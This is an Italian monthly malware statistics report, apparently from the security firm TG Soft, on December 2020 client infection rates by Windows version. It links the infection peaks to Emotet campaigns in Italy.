
Nelle statistiche relative alla prevalenza delle infezioni dei computer client nel mese di dicembre abbiamo riscontrato che il **10,51**% contro il 9,79% di novembre, dei terminali è stato infettato o ha subito un attacco.



Questo dato indica che **10 computer su 100** sono stati colpiti da malware nel mese di dicembre.

Nella figura sottostante possiamo vedere il grafico delle infezioni in base ai sistemi operativi dei Client, dove il campione analizzato è così composto:


- 63,75% client con Windows 10
- 27,81% client con Windows 7
- 8,44% client con altri s.o. Windows



Windows 10 e **Windows 7** coprono più del 91% del parco macchine dei Client, pertanto gli altri sistemi operativi sono stati raccolti in un unico gruppo.

Ma quale sarà il sistema operativo più sicuro ?

Per rispondere a questa domanda dobbiamo calcolare la prevalenza d'infezione sul medesimo sistema operativo. Prendendo ad esempio Windows 10, si può notare che il rate di infezione tra tutte le macchine ove è installato Windows 10 che ha "subito" un attacco informatico è del 8,95% seppur in crescita rispetto a novembre che era del 8,31% . Con questo calcolo possiamo capire quindi qual è il sistema operativo più sicuro.




Nei grafici a torta è stato calcolato l'Infection Rate (IR) relativo alla prevalenza sul medesimo sistema operativo client. Il sistema operativo che ha subito meno attacchi risulta essere Windows 10, questo dimostra che utilizzare sistemi operativi moderni e supportati riduce il rischio di infezione.

I sistemi operativi non più supportati da Microsoft, come Windows XP e Vista hanno, di fatto, il rate d'infezione molto più alto. Paragonando Windows Xp a Windows 10, si può notare infatti che l'IR è quasi il doppio, mentre se paragonato a Windows VISTA è più del doppio.

Come ultimo grafico delle nostre statistiche, andiamo a vedere l'andamento dell'IR relativo al sistema operativo Windows 10 negli ultimi 12 mesi.

Il periodo di maggiore infezione è stato settembre 2020. In quel periodo si è avuto in Italia una massiva diffusione di campagne malware atte a distribuire il trojan Emotet. Negli ultimi 12 mesi Emotet si è diffuso da dicembre 2019 fino a metà febbraio 2020, per poi riprendere la sua attività dal mese di luglio 2020. Anche se nel mese di dicembre registriamo una leggera flessione del numero di cluster di malware, il rate di infezione su Windows 10 è cresciuto leggermente rispetto al mese scorso. Questa crescita è dovuta alla ripresa delle infezione da parte del malware Emotet che ha colpito pesantemente l'Italia.



TG Soft
Cyber Security Specialist
www.tgsoft.it